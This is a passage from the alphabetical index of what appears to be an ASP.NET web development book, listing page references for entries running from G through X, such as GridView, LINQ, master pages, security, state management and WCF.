  - UICulture property, 260–261
- GridView control
  - asynchronous requests, 188
  - callbacks, 187–188
  - columns, defining, 183–184
  - columns, formatting, 184
  - paging, 186–187
  - sorting, 185–186
  - templates, 185
  
- H**
- Hackable, defined, 72
- Hashing
  - data, 296–297
  - defined, 296
  - passwords with salt, 297
- Hidden fields, 83, 92, 96
- Hierarchical data, defined, 219
- HtmlAnchor, 2
- HtmlButton, 2
- HtmlForm, 3

- HtmlInputCheckBox, 3  
 HtmlInputHidden, 2  
 HtmlInputRadioButton, 3  
 HtmlSelect, 2  
 HTML server controls, defined, 2  
 HtmlTable, 3  
 HtmlTextArea, 3  
 HTTP handler factory  
     defined, 74  
     URL rewriting, 74  
 HTTP handlers  
     defined, 71  
     writing, 76–77  
 HTTP modules  
     defined, 71  
     events, 73  
     writing, 77–78  
 HTTP runtime, manipulating  
     HTTP handlers, 76–77  
     HTTP modules, 77–78  
     single sign-on applications, 74–76  
     URL rewriting, 72–74
- I**
- IDataReader interface, 191–192, 197  
 IDbCommand interface, 191, 195–196  
 IDbConnection interface, 190–191, 195  
 IDbDataAdapter interface, 191,  
     196–197  
 Impersonation  
     configuring, 289–290  
     defined, 286  
     identity element, 289–290  
     IIS, 289  
     users, specific, 289–290  
 IPostBackDataHandler interface, 115–116
- J**
- JavaScript  
     client-side libraries, 139  
     extensions, 139  
     object-oriented programming, 140–146  
     types, extending, 144
- L**
- Lambda expressions, 224–225  
 Language-integrated query (LINQ)  
     anonymous types, 223  
     application areas, 222  
     defined, 222  
     expressions, 225  
     extension methods, 223–224  
     operators, 226  
     type inference, 222–223  
 LINQ to Objects  
     basics, 237–238  
     extension methods, 238  
     queries, 238–239  
     standard LINQ, 236–237  
 LINQ to SQL  
     advantages, 226  
     data access, 181  
     entity classes, 227–230
- Expression class, 233–234  
 expression trees, 234  
 Insert, 231–232  
 queries, dynamic, 235–236  
 Select, 231  
 Update, 232–233  
 LINQ to XML  
     basics, 240  
     functional constructors, 241–242  
     in-memory XML tree, 243–244  
     queries, 242–243  
     XDocument, 240–241  
 ListView control  
     features and benefits, 188  
     templates, 188  
 Login control events, 103–105
- M**
- Machine.config file  
     configuration, 304–307  
     defined, 304  
 Master pages  
     ASP.NET page, binding to, 39–40  
     content pages, 38–39  
     ContentPlaceHolder control, 40–44  
     creating, 34–36  
     defined, 33  
     nested, 44–46  
     server-side controls, 36  
     site layout, 36–38  
 Membership class, 269, 272  
 Membership feature  
     benefits of, 269  
     classes, 272  
     defined, 268  
     using, 270–271  
     working with, 270–274  
 Membership objects, extending, 281  
 Membership providers, 273–274  
 MembershipUser class, 269, 273  
 Menu control  
     adapters, 67–68  
     site navigation, 67–68  
 MethodAsync method, 171  
 Mobile application architecture  
     adapters, 55–56  
     browser definition files, 55  
     mobile controls, 55–56  
     unified adapter architecture, 55  
     web server controls, 55  
 Mobile controls, 55–56  
 MobilePage class, 55–56  
 Mobile web page  
     container controls, 57  
     control-adaptive architecture, 55  
     development, 54–55  
     life cycle, 56–57
- N**
- Named skins, 47  
 Navigation controls. *See also* Site navigation  
 Menu, 67–68

- SiteMapPath, 61, 66–67
- TreeView, 66–67
- Nested master pages
  - creating, 44
  - defined, 44
  - simple, creating, 45–46
- Nested mode, defined, 220
- NoBot control, 139, 295–296
  
- O**
- Object class, 143
- ObjectDataSource controls
  - components, binding to, 212
  - components, connecting to, 211–212
  - event handlers, 217–218
  - events, 216–217
  - methods, 211
  - paging, 214–216
  - parameters, 212–213
  - properties, 210–211
- Object-oriented programming
  - client-side scripting, 140–146
  - closures, 140–142
  - extended JavaScript types, 144
  - inheritance, 145
  - interfaces, 145–146
  - in JavaScript, 140–146
  - namespaces, 143–144
  - Object class, 143
  - objects, defining, 140
  - prototypes, 140–142
  - reflection, 143
- OutputCache directive, attributes, 113
  
- P**
- Page\_Error event handler, 152
- Page handling
  - data-binding events, 101–103
  - dynamic controls, 101
  - life cycle events, 98–101
  - life cycle stages, 97–98
  - login control events, 103–105
- Page life cycle
  - considerations, 101
  - defined, 97
  - dynamic controls, 101
  - events, 98–100
  - stages, 97–98
- Pagination
  - data controls, 182
  - DetailsView control, 189
  - FormView control, 190
  - GridView control, 182–188
  - ListView control, 188
- Partial page caching
  - defined, 113
  - OutputCache directive, 113
  - techniques, 113
- Partial-page rendering
  - classes that support, 132–134
  - client script, 132
  - customizing, 132
  - defined, 130
- disabling, 134
- features that support, 130
- implementing, 130
- ScriptManager class, 133
- ScriptManager control, 131
- ScriptManagerProxy class, 134
- UpdatePanel class, 132–133
- UpdatePanel control, 130–131, 133
- web server controls, 130–131
- Passport authentication, 287
- Password credentials, encrypting, 288
- Password sync adapter
  - defined, 75
  - versus traditional SSO, 76
- Peter's Data Entry Suite, 16
- Postback, defined, 82, 114
- Precompiling, 317–318
- Profile feature
  - classes, 277–278
  - properties, 277
  - working with, 276–278
- Profiles. *See* User profiles
  
- Q**
- Queries
  - LINQ to Objects, 236–239
  - LINQ to SQL, 226–236
  - LINQ to XML, 240–244
- Query strings, 83, 93, 96
  
- R**
- RangeValidator control, 28
- Rating control, 139
- Record pagination, defined, 182
- Reflection, 143
- RegisterAsyncTask method, 171–173
- Regular expressions, 28–29
- RegularExpressionValidator control, 28–29
- Rendered controls, custom, 120
- ReorderList control, 139
- RequiredFieldValidator control, 26–27
- REST architecture
  - basics, 257–258
  - characteristics, 258
  - principles to follow, 258
  - web services, developing, 259
- Reusable controls
  - Control class, 121–122
  - User, 109–113
  - WebControl class, 122–125
  - web server, custom, 114–121
- Rich controls
  - AdRotator control, 5–7
  - Calendar control, 7–9
  - XML web server control, 10–12
- Role manager feature
  - ASP.NET, 274–276
  - classes, 274
  - defined, 268
  - methods, 274
- RoleProvider class, 275
- Role providers, 275–276
- Roles attribute, 65–66

- Roles class, 270, 275
- Rowset, defined, 204
- S**
  - Scripting
    - client-side, 129, 139–146
    - server-side, 130–136
  - ScriptManager class, 133
  - ScriptManager control
    - partial-page rendering, 130–131
    - properties, 134
  - ScriptManagerProxy class, 134
  - Security
    - authentication, 286–288
    - authorization, 290–292
    - bots, 295–296
    - configuring, 287–292
    - cross-site scripting, 293–295
    - encryption, 296, 297–300
    - hashing, 296–297
    - impersonation, 289–290
    - levels, 286
    - Membership feature, 268–269
    - password credentials, 288
    - practices, 268
    - SQL injection attacks, managing, 292–293
    - user profiles, 280–281
    - web.config file elements, 286
  - Security providers
    - choosing, 270–279
    - concept, 268–269
    - custom, 278–279
    - defined, 267
    - membership API, 269
    - Membership feature, 270–274
    - Profile feature, 276–278
    - role manager API, 270
    - Role Manager feature, 274–276
    - user profiles, 270
    - using, 269–270
  - Security trimming
    - defined, 64
    - site map provider, enabling for 64–65
  - SelectionChanged event, 9
  - SelectionMode property, values, 7
  - Sensitive information, protecting, 296–300
  - Server controls. *See* Web server controls
  - Server-side scripting
    - classes, 132–134
    - client script, 132
    - partial-page rendering, 130–134
    - web server controls, 130–131
    - web services, 134–136
  - Server-side validation
    - versus client-side validation, 24–25
    - defined, 24
    - disadvantages, 24
  - Service broker, 250
  - Service provider, 250
  - Service requestor, 250
  - Session state
    - configuring, 87
  - defined, 86
  - managing, 86–87
  - modes, 87
  - state management, pros and cons, 94, 96
  - Simple Object Access Protocol. *See* SOAP
  - Single sign-on (SSO)
    - components, 75
    - defined, 74
    - traditional, 75–76
    - using, 74–76
  - Site layout, master pages, 36–38
  - SiteMap class, 63
  - Site map nodes
    - changing, 63–64
    - filtering by user role, 64–66
    - manipulating programmatically, 63–64
  - SiteMapPath control, 61, 66–67
  - SiteMapProvider class, 62
  - Site navigation
    - control adapters, 67–68
    - CSS Friendly Control Adapters, 68
    - custom site map provider, 62
    - display controls, 66–68
    - Menu control, 67–68
    - path, 61–62
    - Roles attribute, setting, 65–66
    - security trimming, 64–65
    - site map, 61
    - SiteMap class, 63
    - SiteMapNode element, 61
    - site map nodes, 63–64
    - SiteMapPath control, 61, 66–67
    - StaticSiteMapProvider class, 62
    - TreeView control, 66–67
    - XMLSiteMapProvider class, 61–62
  - Site precompilation
    - aspnet\_compiler.exe, 317–318
    - defined, 317
  - Skins
    - collection properties, 50–51
    - control templates, 51–52
    - data-binding expressions, 52
    - default versus named, 47
    - defined, 46
    - graphics, 53
    - named versus default, 47
    - themeable properties, 50
  - SOAP, defined, 251
  - Sorting, defined, 182
  - SqlDataSource controls
    - commands, parameterized, 207–208
    - commands, using, 206–207
    - data access, 181
    - databases, connecting to, 206
    - errors, 208
    - events, 209
    - features, 204
    - methods, 205
    - properties, 205
    - stored procedures, 208
  - SQL injection attacks
    - defined, 292

- managing, 292–293
- preventing, 293
- scenarios, 292–293
- Standard controls**
  - HTML server controls, 2–3
  - web server controls, 3–4
- State management**
  - application state, 83, 87–88, 93–94, 96
  - client-side methods, 91–93
  - control state, 83, 88–89, 91–92, 96
  - cookies, 83–85, 92, 96
  - database support, 95, 96
  - defined, 82
  - hidden fields, 83, 92, 96
  - methods, 96
  - page handling, 97–105
  - query strings, 83, 93, 96
  - requirements, 90
  - server-side, 93–96
  - session state, 83, 86–87, 94, 96
  - strategies, 90–105
  - user profile properties, 83, 94–95, 96
  - user profiles, 89–90
  - view state, 83, 85–86, 91, 96
- StaticSiteMapProvider class**, 62
- Storage objects**, 155
- Stored procedures**, 208
- Style sheets**, 52–53
- SupportsPartialRendering**, 134
- Synchronous pages**, versus asynchronous pages, 169
- System.Globalization namespace**, 260
- System.Web.Configuration namespace**, 309–310
- System.web element**, 308–309
  
- T**
- TabContainer control**, 139
- TallComponents**, products, 15
- Telerik RAD**, 16
- Template controls**
  - creating, 120–121
  - defined, 120
- Themes**
  - applying to pages, 50
  - ASP.NET, 49–50
  - creating, 46
  - defined, 46
  - defining, 48
  - global, 49
  - graphics, 47–48
  - page, 48
  - setting from user profile, 54
  - setting programmatically, 54
  - style sheets, 52–53
- Third-party controls**
  - aspNetEmail, 15–16
  - defined, 13
  - Dundas Chart, 13–14
  - Dundas Gauge, 14
  - Dundas Map, 14
  - Peter's Data Entry Suite, 16
  - TallComponents, 15
  - Telerik RAD, 16
- Trace class**
  - methods, 162
  - output, controlling dynamically, 162–163
  - properties, 162
  - TraceListener instance, 165
- Trace listeners**, 164–166
- TraceSource class**, 165–166
- Tracing**
  - and debugging, 161–166
  - defined, 162
  - sources, 165–166
- Traditional single sign-on application**, defined, 75
- TreeView control**, 66–67
- Troubleshooting**
  - asynchronous pages, using, 167–173
  - error-handling concepts, 150–156
  - error-handling strategies, 156–161
  - tracing and debugging, 161–166
- Try-catch-finally block**, 153–154
  
- U**
- UICulture property**
  - setting declaratively, 260–261
  - setting programmatically, 261
  - setting through the browser, 260
- UI framework**, 140
- Universal Description Delivery and Integration (UDDI)**, defined, 251
- UpdatePanel class**, 132–133
- UpdatePanel control**, 130–131, 133
- URL rewriting**
  - common uses of, 72
  - defined, 72
  - HTTP handlers, 73–74
  - HTTP modules, 73–74
  - implementing, 73–74
  - techniques, 72–74
- User controls**
  - adding, dynamically, 112
  - adding at design time, 111–112
  - adding to a page, 111–112
  - basics, 110
  - contents, 110
  - creating from a page, 110–111
  - creating with Visual Studio, 111
  - custom, creating for display modes, 21–22
  - versus custom web server controls, 114
  - defined, 109
  - OutputCache directive, attributes, 113
  - partial page caching, 112–113
  - translating a page to, 110
  - versus web forms page, 110
  - Web Parts, 17–19
- User profile(s)**
  - control states, 89–90
  - classes, 277–278
  - data access, 181
  - defined, 89
  - properties, creating, 280–281
  - properties, setting, 277
  - providers, 278
  - security, 280–281

User profile(s) (*continued*)

- state management, 83, 94–95, 96
- user types, configuring, 276–277
- using, 89–90, 280–281

**V**

## Validation

- client-side, 24–25
- comparisons, performing, 27
- data entry, confirming, 26–27
- errors, analyzing, 30
- regular expression, matching, 28–29
- server-side, 24–25
- techniques, customizing, 29
- value range, 28

## Validation controls

- CompareValidator, 27
- CustomValidator, 29
- properties and methods, 25–26
- RangeValidator, 28
- RegularExpressionValidator, 28–29
- RequiredFieldValidator, 26–27
- ValidationSummary, 30

## Vendor-independent database interactions

- DataReader, 192–194, 197–199
- DataSet, 192–194, 197, 199
- IDataReader interface, 191–193
- IDbCommand interface, 191, 195–196
- IDbConnection interface, 190–191, 195
- IDbDataAdapter interface, 191, 196–197

## View state

- defined, 85, 114
- maintaining, 85–86
- security, 86
- state management, pros and cons, 91, 96
- web server controls, 114–115

**W**

## WCF runtime, 253–254

## Web application project template

- advantages, 68–69
- converting from Web site project, 70–71
- selection criteria, 70

## Web applications

- application pool, associating, 317
- ASP.NET AJAX, 129–147
- bots, protecting from, 295–296
- configuring, 304–315
- controls, 1–30, 109–125
- cross-site scripting, protecting from, 293–295
- data access, 177–199, 203–244
- deployment, 316–322
- enhancements, 249–264
- precompiling, 317–318
- security, 267–281, 285–300
- sensitive information, protecting, 296–300
- state management, 82–105
- troubleshooting, 150–173
- vulnerabilities, protecting from, 292–296

## Web.config file

- ASP.NET, 304–305, 307–308
- customErrors, 153

## defined, 304

- errors, 153, 156
- security elements, 286

## WebConfigurationManager class, 310–311

## WebControl class

- inheriting directly from, 122–123
- inheriting from, 122–125
- inheriting indirectly from, 123–125

## Web Deployment Projects

- adding, 319–320
- building, 321
- custom actions, 321–322
- custom build tasks, 321–322
- defined, 318
- properties, configuring, 320
- using, 318–321

## Web forms page, versus User controls, 110

## Web Parts

- classes, inheriting, 19
- control set, 17
- custom, 17–18, 20
- customization, by users, 17
- defined, 16–17
- display modes, 20–23
- User controls, 17–19
- web server controls, 19–20

## Web server controls

- BulletedList, 3
- defined, 2
- DropDownList, 4
- FileUpload, 4
- HyperLink, 4
- Image, 4
- ImageButton, 4
- ImageMap, 4
- Label, 4
- LinkButton, 4
- ListBox, 4
- Literal, 4
- mobile, 55
- MultiView, 4
- Panel, 4
- PlaceHolder, 4
- RadioButtonList, 4
- ScriptManager, 131
- server-side scripting, 130–131
- Substitution, 4
- TextBox, 4
- UpdatePanel, 131
- View, 4
- Wizard, 4

## Web server controls, custom

- change events, 115–116
- composite, 118–120
- consuming, 117
- control state, 114, 115
- control state and events, 114–116
- creating, 116
- defined, 114
- derived, 117–118
- designing, 114–121
- postback data, 115–116

- properties and methods, adding, 116
- rendered, 120
- template, 120–121
- types, 117–121
- versus User controls, 114
- view state, 114–115
- web page, adding to, 117
- Web Parts, 19–20
- Web service,
  - calls, using asynchronous pages, 170–171
  - components, 250
  - creating, 256–257
  - data, obtaining, 259
  - defined, 249
  - framework, 251
  - platform elements, 251–252
  - REST architecture, 259
  - server-side scripting, 134–136
  - utilization of, 250–251
- Web service, AJAX-enabled
  - calling, 135–136
  - creating, 134–135
  - defined, 129
- Web Service Description Language (WSDL), defined, 251
- Web site design
  - content controls, omitting, 41–43
  - content pages, 38–39
  - ContentPlaceHolder controls, 40–41
  - default content, 40, 43–44
  - master pages, 33–46
  - for mobile devices, 54–57
  - skins, 47, 50–53
  - themes, 46, 47–54
- Web site project template
  - advantages, 69
- converting to Web application project, 70–71
- selection criteria, 70
- Web site structure, 61
- Windows authentication, 287
- Windows Communication Foundation (WCF)
  - classes, 252
  - client, creating, 254–255
  - defined, 252
  - elements, 252, 253
  - fundamentals, 252–253
  - runtime, 253–254
  - service, creating, 254–255
  - service, writing and configuring, 253
- Windows event logs, 156
- X**
- XContainer class, 243–244
- XDocument class, 240–241, 242–243
- XML, defined, 251
- XML advertisement file, 6–7
- XmlDataSource controls
  - data controls, binding to, 219–220
  - hierarchical data controls, 221–222
  - nested node, 220
  - properties, 219
  - XPath, binding using, 220
  - XSLT, binding using, 221
- XML documents
  - functional constructors, 241–242
  - loading, 240–241
- XMLSiteMapProvider class, 61–62
- XML web server controls
  - implementing, 10–11
  - properties, 11–12